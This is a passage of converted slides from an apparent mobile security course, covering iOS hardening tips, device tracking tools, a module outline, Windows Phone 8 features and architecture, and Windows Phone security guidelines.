
06

Do not open links or attachments from unknown sources



07

08

Change default password of iPhone's root password from alpine




# Guidelines for Securing iOS Devices (Cont'd)




**Do not jailbreak or root your device if used within enterprise environments**




**Configure Find My iPhone and utilize it to wipe a lost or stolen device**



**Enable Jailbreak detection and also protect access to iTunes Apple ID and Google accounts, which are tied to sensitive data**




**Disable iCloud services so that sensitive enterprise data is not backed up to the cloud (Note that cloud services can backup documents, account information, settings, and messages)**




**Along with this follow the common security guidelines for all the mobile devices outlined in the later slides**


# iOS Device Tracking Tools




**Find My iPhone**  
<https://itunes.apple.com>



**iHound**  
<https://www.ihoundssoftware.com>



**GadgetTrak iOS Security**  
<http://www.gadgettrak.com>




**iLocalis**  
<http://ilocalis.com>




# Module Flow




**1**  
**Mobile Platform  
Attack Vectors**




**2**  
**Hacking Android OS**



**3**  
**Hacking iOS**



**4**  
**Hacking Windows  
Phone OS**



**5**  
**Hacking BlackBerry**



**6**  
**Mobile Device  
Management**



**7**  
**Mobile Security  
Guidelines and Tools**



**8**  
**Mobile Pen Testing**

# Windows Phone 8



It allows devices with larger screens and multi-core processors up to 64

Supports native code (C and C++), simplified porting from platforms such as Android, Symbian, and iOS

Trusted shared Windows core and improved support for removable storage

Carrier control and branding of "wallet" element is possible via SIM or phone hardware

Core components from Windows 8, including kernel, file system, drivers, network stack, security components, media and graphics support

Native 128-bit Bitlocker encryption and remote device management of Windows Phone

Internet Explorer 10, Nokia map technology and background multitasking

Unified Extensible Firmware Interface (UEFI) secure boot protocol and Firmware over the air for Windows Phone updates

Supports Near field communication (NFC), including payment and content sharing with Windows Phone 8 and Windows 8 machines

Features improved app sandboxing and VoIP and video chat integration for any VoIP or video chat app

# Windows Phone 8 Architecture



## Windows Phone – Windows 8 Native API Differences

Identical or Subset -

Windows Phone Additions -

Touch  
(WinRT)  
  
XAML/DX  
Interop

Online  
Identity  
(WinRT)

Keyboard  
(WinRT)

Launchers  
and Choos-  
ers WinRT  
  
Resume

InApp  
Purchasing  
(WinRT)  
  
Consum-  
ables

Xbox Live  
(WinRT)  
  
Gamer  
Services

SIP/  
TextCom-  
position  
(WinRT)

Speech  
(WinRT)

Miscella-  
neous  
(WinRT)

Wallpapers  
(WinRT)

CoreApplication (WinRT)

Launchers and Choosers

TextComposition

DirectX  
11.1  
(COM)

XAudio2  
(COM)

Media  
Engine  
(COM)

Networ-  
king  
(WinRT  
and COM)

DataSaver/  
Connection  
Manager  
(WinRT)

Sensors  
(WinRT)

Storage  
(WinRT  
and  
Win32)

Location  
(WinRT)

Bluetooth  
(WinRT)  
  
App2-  
Device  
Support

Proximity  
(WinRT)  
  
Peer  
Discovery  
via BT


Camera  
(WinRT)

Contacts  
(WinRT)

Base


CRT(C/C++), Threading (WinRT), MoCOM (WinRT), Base Types/Windows.Foundation (WinRT)

# Secure Boot Process



<http://www.uefi.org>

# Guidelines for Securing Windows OS Devices



Download apps only from trusted sources like windowsphone.com



Protect your WP8 SIM (Subscriber Identity Module) with a PIN (Personal Identification Number)



Setup passwords for WP8 lock screen and keep your phone updated with WP8 security updates



Enable device encryption using Exchange ActiveSync (EAS) or device management policy



Make sure to clear all your browsing history from Internet Explorer



Implement the chambers concept for all applications on Windows Phone 8



Try to avoid accessing password protected websites in your windows phone while you are in unsecured Wi-Fi networks




